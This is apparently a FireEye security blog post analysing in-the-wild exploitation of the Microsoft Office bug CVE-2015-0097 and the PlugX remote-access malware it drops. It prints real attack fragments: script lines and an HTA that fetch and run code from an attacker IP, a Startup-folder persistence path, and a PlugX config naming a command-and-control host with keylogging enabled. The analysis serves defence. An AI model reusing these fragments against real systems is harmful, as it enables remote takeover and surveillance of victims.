FireEye Intel Center
FireEye, Inc. · Security. Reimagined.
1440 McCarthy Blvd · Milpitas, CA 95035

CVE-2015-0097 Exploited in the Wild

Date: July 30th, 2015 **Tags:** vulnerability, exploits


Summary

In March 2015, Microsoft patched a remote code execution (RCE) vulnerability (CVE-2015-0097) in Microsoft Office. In July 2015, Eduardo Prado released a Proof of Concept (PoC) exploit for this vulnerability here. It did not take long for attackers to repackage this PoC and use it in attacks in the wild. We observed a few variants of attacks exploiting CVE-2015-0097 which are using the same PoC to create a .doc exploit. This vulnerability could also be exploited using other Office file formats.

Due to the nature of the vulnerability, it does not require common exploitation techniques like a heapspray or ROP chain to gain code execution on a machine. In this blog, we describe how this vulnerability is being exploited in the wild and the details of the malicious binaries it drops post exploitation.

Vulnerability Details

CVE-2015-0097 is a RCE vulnerability that Mitre describes as a "Microsoft Word Local Zone Remote Code Execution Vulnerability" [1]. Unlike memory corruption vulnerabilities, this vulnerability results from a logic bug in Microsoft Office applications. Office can open documents as HTML files via the MSScriptControl.ScriptControl.1 control. If the document contains valid HTML (in this case, appended to the end of the document), the HTML is launched in the Local Security Zone. Scripts embedded within the HTML content then write to disk with the ADODB.Recordset Active X Control. By writing scripts to the users Startup directory as shown in Figure 1, the attacker's scripts achieve full RCE and persistence.



```
C:\Users\baws\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
Name        Date modified         Type              Size
hkcmd       7/28/2015 12:46 PM    HTML Application  1 KB
```

Figure 1. VB Script drops the HTML Application file in the Startup directory

Execution Flow


This exploit works in multiple stages to infect the machine. Below are the different stages involved to achieve code execution.

1) HTML in Local Security Zone

The original document uses MSScriptControl.ScriptControl.1 controls to open appended HTML content. The HTML content is opened by the Microsoft HTML Object Library (mshtml.dll) in the Local Security Zone.


2) Javascript

Microsoft Word passes the first script to jscript.dll as shown in Figure 2 and 3.



```
50          PUSH EAX
FF75 28     PUSH DWORD PTR SS:[EBP+28]
FF75 FC     PUSH DWORD PTR SS:[EBP-4]
FF75 20     PUSH DWORD PTR SS:[EBP+20]
6A 00       PUSH 0
FF75 1C     PUSH DWORD PTR SS:[EBP+1C]
52          PUSH EDX
51          PUSH ECX
FF57 14     CALL DWORD PTR DS:[EDI+14]          jscript.7116C1A1
```

Figure 2. Going to process JavaScript code in jscript.dll




```
003EB034 4═>.
05989BD4 ┗cÿ♣ UNICODE "♪◘straddress='http://219.122.54.178/';♪◘a = document.location.href;♪◘b =
05A7903C <▒♀♣ UNICODE "window"
00000000 ....
6AF0F7B0 ░=▮j UNICODE "</SCRIPT>"
00000000 ....
0000001A +...
00000082 é...
```

Figure 3. Arguments pushed on the stack

The Javascript code uses document.location.href to find the current username.


3) VBScript

Microsoft Word then gives the VBScript code to vbscript.dll as shown in Figure 4 and 5.



```
50              PUSH EAX
FF75 28         PUSH DWORD PTR SS:[EBP+28]
FF75 FC         PUSH DWORD PTR SS:[EBP-4]
FF75 20         PUSH DWORD PTR SS:[EBP+20]
6A 00           PUSH 0
FF75 1C         PUSH DWORD PTR SS:[EBP+1C]
52              PUSH EDX
51              PUSH ECX
FF57 14         CALL DWORD PTR DS:[EDI+14]          vbscript.720F93BD
```

Figure 4. Going to process VB script code in vbscript.dll



```
003EC864 d|>.
002ACB24 $╦*. UNICODE "♪◙set rds =CreateObject("ADODB.Recordset")♪◙axx=rds.Open(straddress & "recordset.txt")♪◙svd =
05A7903C <▒♀ UNICODE "window"
00000000 ....
6AF0F7B0 ░=▒j UNICODE "</SCRIPT>"
00000001 0...
00000028 (...
00000082 ¢...
```

Figure 5. Arguments pushed on the stack

The VBScript writes a script to the users Startup folder with the ADODB.Recordset ActiveX control (which is allowed because the script is running in the Local Security Zone), as shown in Figure 1. This next stage script is fetched from the attacker's server as "recordset.txt", and saved as "hkcmd.hta".

These samples use hard-coded paths to access the Startup directory, shown below. The exploits could easily be modified to target additional Windows environments.

```
svd = "\users\" + f + "\appdata\roaming\microsoft\windows\start
menu\programs\startup\hkcmd.hta"
```

4) HTA in Startup

The script "hkcmd.hta" dropped in the startup directory contains:

```
<HTML>
<HTA:APPLICATION SHOWINTASKBAR=NO WINDOWSTATE=MINIMIZED>
<SCRIPT LANGUAGE=VBS SRC=HXXP://219[.]122[.]54[.]178/CONFIG.VBS>
</SCRIPT>
</HTML>
```

This establishes persistence for the attacker. When the victim machine is rebooted, it executes the VBScript within this HTA, which downloads and executes a fresh script from the attacker's server.

5) config.vbs payload

The config.vbs script downloads and executes a binary from the attacker's server. The script saves and executes the binary as %temp%\svchost.exe.

The only parameters that vary in the wild are the attacker's server IP address and the final stage payload.

Payload Details

One of the variants we observed is a Word Document named **mat khau wifi thuong dung.doc (Vietnamese language)** that is used to drop PlugX malware on a system.

The payload is a RAR SFX file named KB3002659.exe. This RAR SFX file contains the following three components:

1. AhnI2.exe - Legitimate AhnLab Internet Security Software digitally signed by AhnLab, Inc.
2. AhnI2.dll - Malicious PlugX DLL
3. AhnI2.asf - Encrypted file used by PlugX DLL.


AhnI2.exe is legitimate GUI-based security software from the Korean Security Company, AhnLabs. Since all three components are dropped on the file system in the same path, the malware uses DLL load-order hijacking to get Ahnl2.exe to load the PlugX DLL.

The PlugX DLL performs the following actions:

1. It first patches the return address of the call to LoadLibraryW from AhnI2.exe, which was used to load this DLL.

It adds a jmp trampoline at the return address which points back into the code section of PlugX DLL. This is done so that after the PlugX DLL is loaded, the code execution returns to the DLL instead of the main legitimate executable, which was used to load it. This also prevents the GUI of AhnI2.exe from ever being launched.


In Figure 6, we can see the code section in AhnI2.exe, which is used to load AhnI2.dll.



```
00417016 . 8D85 00F8FFFF LEA EAX,DWORD PTR SS:[EBP-800]
0041701C . 56            PUSH ESI                               Arg2
0041701D . 50            PUSH EAX                               Arg1
0041701E . E8 29D2FEFF   CALL AhnI2.0040424C                    AhnI2.0040424C
00417023 . 8D85 00F8FFFF LEA EAX,DWORD PTR SS:[EBP-800]
00417029 . 50            PUSH EAX                               FileName
0041702A . FF15 00A14100 CALL DWORD PTR DS:[<&KERNEL32.LoadLibra: LoadLibraryW
00417030 . 85C0          TEST EAX,EAX    ---> Return after loading Ahnl2.dll
00417032 .v74 0E         JE SHORT AhnI2.00417042
00417034 . 83F8 FF       CMP EAX,-1
00417037 .v74 09         JE SHORT AhnI2.00417042
00417039 . 8B4D 0C       MOV ECX,DWORD PTR SS:[EBP+C]
0041703C . 8901          MOV DWORD PTR DS:[ECX],EAX
```

Figure 6: Code section from Ahnl2.exe which loads the PlugX DLL

In Figure 7, we can see the code section after it was patched by Ahnl2.dll.



```
00417016 . 8D85 00F8FFFF LEA EAX,DWORD PTR SS:[EBP-800]
0041701C . 56            PUSH ESI                               Arg2
0041701D . 50            PUSH EAX                               Arg1
0041701E . E8 29D2FEFF   CALL AhnI2.0040424C                    AhnI2.0040424C
00417023 . 8D85 00F8FFFF LEA EAX,DWORD PTR SS:[EBP-800]
00417029 . 50            PUSH EAX                               FileName
0041702A . FF15 00A14100 CALL DWORD PTR DS:[<&KERNEL32.LoadLibra: LoadLibraryW
00417030 .-E9 8BA0BE0F   JMP 100010C0 ---> Patched return address points to Ahnl2.dll
00417035 ? F8            CLC
00417036 ? FF7409 8B     PUSH DWORD PTR DS:[ECX+ECX-75]
0041703A ? 4D            DEC EBP
0041703B ? 0C 89         OR AL,89
```

Figure 7: Code section from Ahnl2.exe after it is patched by PlugX DLL

2. Next, the PlugX DLL reads the contents of the Ahnl2.asf file and executes it.

The code of Ahnl2.asf uses a lot of control flow obfuscation. It decrypts the embedded contents using a simple decryption routine as shown below:

```
mov esi, encrypted_data
mov edi, 0x1af59
decrypt:
add byte ptr ds:[esi], 0x17
xor byte ptr ds:[esi], 0xc8
sub byte ptr ds:[esi], 0x79
inc esi
dec edi
jnz decrypt
```

This decryption routine is a deobfuscated version of the actual subroutine.

After decrypting the first stage, control is transferred to it and executed. It is used to decompress a embedded executable using RtlDecompressBuffer(). The decompressed executable uses XV as a marker instead of MZ and PE.

It then launches svchost.exe process and injects code in it. Network callback is performed over SSL to callback domain: vietapps.vietimes.org. It uses the public DNS server (8.8.8.8) for performing the DNS query.

The appendix summarizes the decrypted PlugX Config File corresponding to this payload.

PlugX is a well-known Remote Access Tool, which has been used in several APT campaigns. More details of this are documented in previous FireEye blogs, here and here.

Products Affected

Though FireEye has only observed this exploit being served in the form of doc, it's possible this exploit can be delivered in other Office file formats such as rtf, ppt, xls, and wps. According to [2] and [3], the vulnerable versions of the Microsoft products include:

1. Microsoft Excel 2007 and 2010
2. Microsoft Word 2007 and 2010
3. Microsoft Powerpoint 2007 and 2010

Mitigation and Prevention

The patch for CVE-2015-0097 is already available, so the most effective mitigation against this vulnerability is to keep Microsoft Office Suite patched with the most recent update.

Conclusion

Attackers are quick to adapt the latest exploits for popular applications like Microsoft Office and use it with customized versions of well-known malware like PlugX. Since the PoC is available publically it is possible that more attackers will use it in their campaigns.

Acknowledgements

Thank you to Erye Hernandez, Varun Jain, and Dan Caselden of FireEye for their contributions to this blog.

Reference

[1] http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-0097

[2] https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2015-0097

[3] https://technet.microsoft.com/en-us/library/security/ms15-022.aspx

Appendix

```
{'c2.password': u'TEST',
 'c2hosts': [{'conntype': 'TCP',
              'hostname': 'vietapps.vietimes.org',
              'port': 443}],
 'config.urls': [],
 'dns.servers': ['8.8.8.8'],
 'install.type': 0,
 'memo': u'MS07',
 'mutex.name': u'Global\\PPDrXvsnAXozQjJvVXZHB',
 'options': {'delete.file': True,
             'do.keylogging': True,
             'hide.service': True},
 'process.inject.targets': [u'%windir%\\system32\\svchost.exe'],
 'process.inject.targets.SP': [u'%windir%\\system32\\msiexec.exe'],
 'proxies': [],
 'reg.hive': 'HKEY_CURRENT_USER',
 'reg.subkey': u'Software\\Microsoft\\Windows\\CurrentVersion\\Run',
 'reg.value.name': u'K1',
 'screenshot.options': {'bit.depth': 16,
                        'directory': u'%AUTO%\\K1\\screen',
                        'enable': False,
                        'encoder.quality': 50,
                        'period': 10,
                        'retention.time': 3,
                        'zoom': 50},
 'service.description': u'Windows scwYEsgwc Service',
 'service.display.name': u'scwYEsgwc',
 'service.name': u'scwYEsgwc',
 'sogu.config.encoder': 'sogu.20140719',
 'sogu.config.size': '0x36a4',
 'sogu.detection.method': 'static:trailing.compresed.config:compressed.buffer',
 'work.directory': u'%AUTO%\\cKEmxKtOBi'}
```

The configuration file above summarizes some of the activities performed by the PlugX payload.